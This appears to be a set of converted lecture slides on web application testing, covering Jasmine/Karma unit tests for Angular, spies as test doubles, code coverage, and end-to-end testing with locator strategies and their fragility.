
- A software test is a sequence of actions designed to evaluate a particular aspect or functionality of a software
- The **Software Under Test** is often called **SUT**
- A Test generally consists in:
  - Ensuring the required pre-conditions are fulfilled (**Arrange** phase)
  - Executing one or more actions (**Act** phase)
  - Checking that the SUT behaved as intended (**Assert** phase)

# TESTING LEVELS (REDUX)

Testing can be performed at different levels:

- **Unit testing**
  - Tests a single *unit* (e.g. a class, or a method)
- **Integration testing**
  - Checking that different units work together as intended
- **System testing**
  - Targets the system as a whole, against its specification
- **End-to-End (E2E) testing**
  - Targets the SUT from the viewpoint of its intended end users

# THE TESTING PYRAMID



# WEB APPLICATION TESTING

Web Apps, like any software, should be properly tested to ensure high quality. Some peculiar challenges arise:

- When doing **Unit Testing**, we need to deal with:
  - Async code
  - Dependencies on external services
- When doing **End-to-End Testing**, we need to deal with:
  - **Fragility**
  - **Flakyness**

# UNIT TESTING ANGULAR APPS

# UNIT TESTING ANGULAR APPS

- Angular comes with all we need to test our apps using Jasmine
- By default, test code is written in **spec** (specification) **files**
  - Stub spec files are also generated by default by the Angular CLI
  - Typically placed in the same directory as the component/service they test
  - Widely adopted naming convention is to add «**.spec**» to the name of the tested component/service



# JASMINE SPEC FILES

```
import { TestBed } from '@angular/core/testing';
import { CalculatorService } from './calculator.service';

describe('CalculatorService', () => {
  let service: CalculatorService;

  beforeEach(() => {
    TestBed.configureTestingModule({});  
    service = TestBed.inject(CalculatorService);
  });

  it('should be created', () => { expect(service).toBeTruthy(); });

  it('should sum two positive numbers correctly', () => {
    expect(service.sum(42,58)).toEqual(100);
  });
});
```


**describe()** creates a set (a.k.a. **suite**) of specs (or tests).  
Same idea as a JUnit Test Class. It groups related tests.

**TestBed** is the most important Angular Testing Utility. Provides methods to create components and services in unit tests.

**it()** defines a single spec.  
Same idea as a **@Test** method in Junit.

# UNIT TESTING ANGULAR APPS

- The command **ng test** build the application, and launches the Karma Test Runner
- Karma picks up any spec file and runs it
- Karma also produces a test execution report



# TESTING SERVICES

```
import { TestBed } from '@angular/core/testing';
import { AuthService } from './auth.service';

describe('AuthService', () => {
  let service: AuthService;
  beforeEach(() => { service = TestBed.inject(AuthService); });

  it('should detect malformed tokens', () => {
    let malformed = "malformed";
    expect(service.verifyToken(malformed)).toBe(false);
  });

  it('should detect expired tokens', () => {
    let expired = "eyJhbGci0...c9-p0"; //expired on 2000/01/01
    expect(service.verifyToken(expired)).toBe(false);
  });
  //other tests omitted
})
```

# TESTING AND DEPENDENCIES

- Typically, the services/components we test will depend on other services/components
- For example, the **RestBackend Service** depends on **HttpClient**
- The **TodoPage Component** depends on the **RestBackend Service**
- In these scenarios, unit testing becomes a little more challenging
- Suppose **TodoPage Component** is not showing the expected To-dos
  - Is it because of a bug in the TodoPage Component?
  - Is it because of a bug in the RestBackend Service?
  - Is it because of a bug in the external REST Backend?
  - Or a combination of all the above?

# TESTING AND DEPENDENCIES

- This issue goes far beyond fault localization challenges
- In many cases, we may not want to use real production code units during tests
- Think of a **TemperatureService** that returns the current temperature in Naples by invoking some external REST API.
- What if we want to test what happens in our component when the temperature goes below zero?
  - Do we wait for a few years and run the test as soon as we get an exceptionally cold day?

# TESTING IN ISOLATION

- Good unit tests should test a code unit in **isolation**
  - The outcome should not depend on external code units
- How can achieve this when our code units have dependencies?
- The solution is to use **Test Doubles**
- Test Doubles are replacements for production objects that are typically used in tests
- Instead of using the real **TemperatureService**, se use a **TemperatureServiceDouble** which always return a -42°C temperature!

# TESTING AND DEPENDENCY INJECTION

- The Dependency Injection mechanism is a precious support when we want to use Test Doubles
- During tests, we can configure the injector to resolve dependencies using Test Doubles instead of the real deal!
- Writing Test Doubles from scratch still takes a good deal of effort
  - Lots of boilerplate code to write
- Luckily, testing frameworks can support us in creating Doubles
- Jasmine, for example, supports the concept of **Spies**
- A **Spy** is a test double that can «mock» any function

# JASMINE SPIES

```
let todos = [{id: 1, todo: "foo"}, {id: 2, todo: "bar"}];
restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
restBackendSpy.getTodos.and.returnValue(of(todos));
```

The code above:

- Creates RestBackendService Spy, mocking its **getTodos()** method
- Configures the Spy to always return an **Observable** of a given list of two To-do Items every time the **getTodos()** method is invoked
- If we use the Spy in place of the real RestBackendService, our test will not depend on the Service, nor on the (external) REST API!

# TESTING THE TO–DO PAGE COMPONENT

```
it('should properly fetch to-do items', () => {
  let todos = [{id: 1, todo: "foo"}, {id: 2, todo: "bar"}];
  restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
  restBackendSpy.getTodos.and.returnValue(of(todos));
  component.restService = restBackendSpy;

  component.fetchTodos();
  fixture.detectChanges();

  expect(component.todos.length).toEqual(2);
  const element: DebugElement = fixture.debugElement; //get <app-todo-page> elem
  const list = element.query(By.css('ul'));
  const content = list.nativeElement.textContent;
  expect(content).toContain('foo');
  expect(content).toContain('bar');
})
```

# COMPUTING CODE COVERAGE


- We can also easily compute **code coverage metrics**
  - A possible indicator of how «well» we tested the app

```
@luigi → D/O/T/W/2/e/2/angular-todo-list $ ng test --no-watch --code-coverage
✓ Browser application bundle generation complete.
...
Chrome 121.0.0.0 (Windows 10): Executed 18 of 18 SUCCESS
TOTAL: 18 SUCCESS

===== Coverage summary =====
Statements      : 45.45% ( 75/165 )
Branches        : 21.21% ( 7/33 )
Functions       : 43.39% ( 23/53 )
Lines           : 42.58% ( 66/155 )
=====
@luigi → D/O/T/W/2/e/2/angular-todo-list $
```

# COMPUTING CODE COVERAGE

- An HTML coverage report is generated in the `/coverage` directory
- We can also inspect each file separately and see which lines of code were covered by tests



# **END – TO – END TESTING**

# END-TO-END (E2E) TESTING

## Goal:

- Test the system as a **whole**
- From the **point of view** of its intended **end users**
- Each test replicates a **realistic usage flow**
- Interacting with the **external interfaces** of the system
  - As end-users do!

# E2E TESTING: REST APIs

When the web app is a REST API


- REST endpoints are the **external interface**
- End users are other programs sending HTTP requests
- E2E tests should send HTTP requests and check that the responses are correct according to specification

REST API		
Url	Method	Description
/todos	GET	Get all To-dos
/todos/:id	GET	Get To-do by ID
/todos	POST	Save To-do
/todos/:id	PUT	Update To-do by ID
/todos/:id	DELETE	Delete To-do by ID
/auth	POST	Login request
/signup	POST	Create new user

# E2E TESTING: WEB APPLICATIONS

When the web app is traditional web app or a SPA

- Web pages are the **external interface**
- End users are humans using a web browser
- E2E tests should interact with the web pages, and check that they change correctly as a result of the interactions
- We will refer to this kind of tests as **E2E web tests**



# E2E REST API TESTS: EXAMPLES

## Step Description – Scenario: Successful login

- 1 Send a POST HTTP request to /auth with payload {usr: "gerry", pwd: "sussman"}
- 2 Check that the response has status code 200 OK
- 3 Check that the returned value is a JSON of type {token: string}
- 4 Check that response.token is a valid JWT token

## Step Description – Scenario: User inserts a new to-do item

- 1 Send a POST HTTP request to /auth with payload {usr: "gerry", pwd: "sussman"}
- 2 Check that response has status 200 OK, then extract and save the token in response body
- 3 Send a POST HTTP request to /todos with payload {todo: "foobar", done: false} and authorization header set to «Bearer <TOKEN>», where <TOKEN> is the value extracted in Step 2
- 4 Check that the response has status 200 OK
- 5 Check that the response body contains a JSON with properties {todo: "foobar", done: false}

# E2E WEB TESTS: EXAMPLES

Step	Description – Scenario: Successful login
1	Visit login page
2	Insert «gerry» in the username field
3	Insert «sussman» in the password field
4	Click on the «Login» button
5	Check that user is redirected to homepage
6	Check that the navbar contains «Hi, Gerry»

Step	Description – Scenario: User inserts a new to-do item
1	Visit todos page
2	Insert «example» in the to-do input field
3	Click on the «Save to-do» button
4	Check that the «example» to-do item has been added to the list

# KEY STEPS IN E2E WEB TESTING

Whether it is done manually or in an automated fashion, E2E testing basically follows the pseudocode listed hereafter:

**execute(test suite):**

**foreach** test scenario **in** test suite:

**foreach** step **in** test scenario:

**select** the element to interact with (button, text field, ...)

**interact** with it (click, fill, check some property holds, ...)

# MANUAL AND AUTOMATED E2E TESTING

E2E Testing can be done **manually**, or be **automated**



## Manual E2E Testing

- Human testers are given a **script** with a detailed list of steps to follow to replicate user scenarios
- They follow and replicate the script step by step, reporting any issue



## Automated

- Testers develop test software (test suites) that can automatically simulate user scenarios
- Test suites can be re-executed multiple times


The images in this slide are AI-generated (by DALL-E 3)

# E2E TESTS: MANUAL VS AUTOMATED

- No programming knowledge required
- **Time-consuming, tedious, and error-prone** activity
- **Does not scale** well...
  - Repeat for each new release of the app
  - Repeat on all major browsers
  - Repeat on different devices
- Programming and testing knowledge required
- Higher initial costs, but the tests can be re-executed multiple times with little additional effort
- Test code needs **Maintainance** (i.e., to be updated as the web app evolves)
- Tests may be **flaky** and/or **fragile**

# AUTOMATED E2E WEB TESTS

- Automated E2E web tests are basically test code that leverages dedicated libraries to **remotely control** a web browser
  - Navigate to URLs
  - Locate and interact with web page elements
- Thanks to these libraries, E2E test code can simulate user interactions with a web app
- These libraries can be useful not only for testing, but also for other tasks!
  - **Scraping** (extracting data from web sites)
  - **Crawling** (navigating web sites)



# SELECTING WEB PAGE ELEMENTS

Selecting (**locating**) elements with which to interact is a crucial part of E2E web testing. Three main approaches (**locator strategies**) exist:

- **Absolute coordinates**

- Identify elements based on screen coordinates
  - `click(200, 300);` //click at coordinates 200,300

- **Visual-based locators**

- Identify elems based on their appearance, using image-matching algorithms
  - `click();` //click on the element matching the provided image

- **Layout-based locators**

- Identify elements based on layout properties (e.g.: use CSS selectors!)
  - `click(".item button.buy");` //click on the button.buy contained in a .item

# VISUAL WEB TEST SELECTORS

- Tools like SikuliX allow users to write E2E tests using visual locators
- Live demo time!

The screenshot shows the SikulixIDE interface. On the left, the script editor window titled "test" contains the following Python code:

```
1 print("Hello");
2 click(/talks/);
3 click(search);
4 click(insertQuery);
5 type("Web Technologies");
6 wait(2);
7 assert(exists(Web Technologies));
8 print("TEST DONE");
```

Visual locators are highlighted with blue boxes and red '+' signs. The "insertQuery" field has a tooltip "Insert your query". The "Web Technologies" button has a tooltip "COURSES Web Technologies".

On the right, the "Messaggio" (Message) window displays the execution log:

```
Hello
[log] CLICK on L[682,254]@S(0) (563 msec)
[log] CLICK on L[834,255]@S(0) (569 msec)
[log] CLICK on L[770,415]@S(0) (580 msec)
[log] TYPE "Web Technologies"
```

At the bottom, the status bar shows "SikulixIDE-2.0.5 build#: dev (2021-03-03\_09:10)" and "(jython) | R: 8 | C: 20".

# E2E WEB TESTING CHALLENGES

Two key challenges arise when doing E2E web testing


- **Fragility**
- **Flakiness**

# E2E WEB TEST FRAGILITY


- E2E web tests are often **fragile** w.r.t. web app evolution
  - Even minor changes to the web app or test environment can break locators
  - As a result, tests become unable to interact with the correct elements
  - Time-consuming maintenance is required to repair **broken** locators

```
click(100, 200);
```

This locator breaks in v. 1.1!  
The absolute coordinates do not  
correspond to the login button  
anymore!



Web App v. 1.0




Web App v. 1.1

# E2E WEB TEST FRAGILITY


- E2E web tests are often **fragile** w.r.t. web app evolution
  - Even minor changes to the web app or test environment can break locators
  - As a result, tests become unable to interact with the correct elements
  - Time-consuming maintenance is required to repair **broken** locators

```
click( Login );
```

This locator breaks in v. 1.1!  
The specified image no longer  
matches the appearance of the  
login button!



Web App v. 1.0




Web App v. 1.1

# E2E WEB TEST FRAGILITY

- E2E web tests are often **fragile** w.r.t. web app evolution
  - Even minor changes to the web app or test environment can break locators
  - As a result, tests become unable to interact with the correct elements
  - Time-consuming maintenance is required to repair **broken** locators

```
click(".form button:first-of-type");
```

This locator breaks in v. 1.1!  
A new button is added in .form  
before the login button. The test  
will incorrectly click on the new  
button!



Web App v. 1.0



Web App v. 1.1

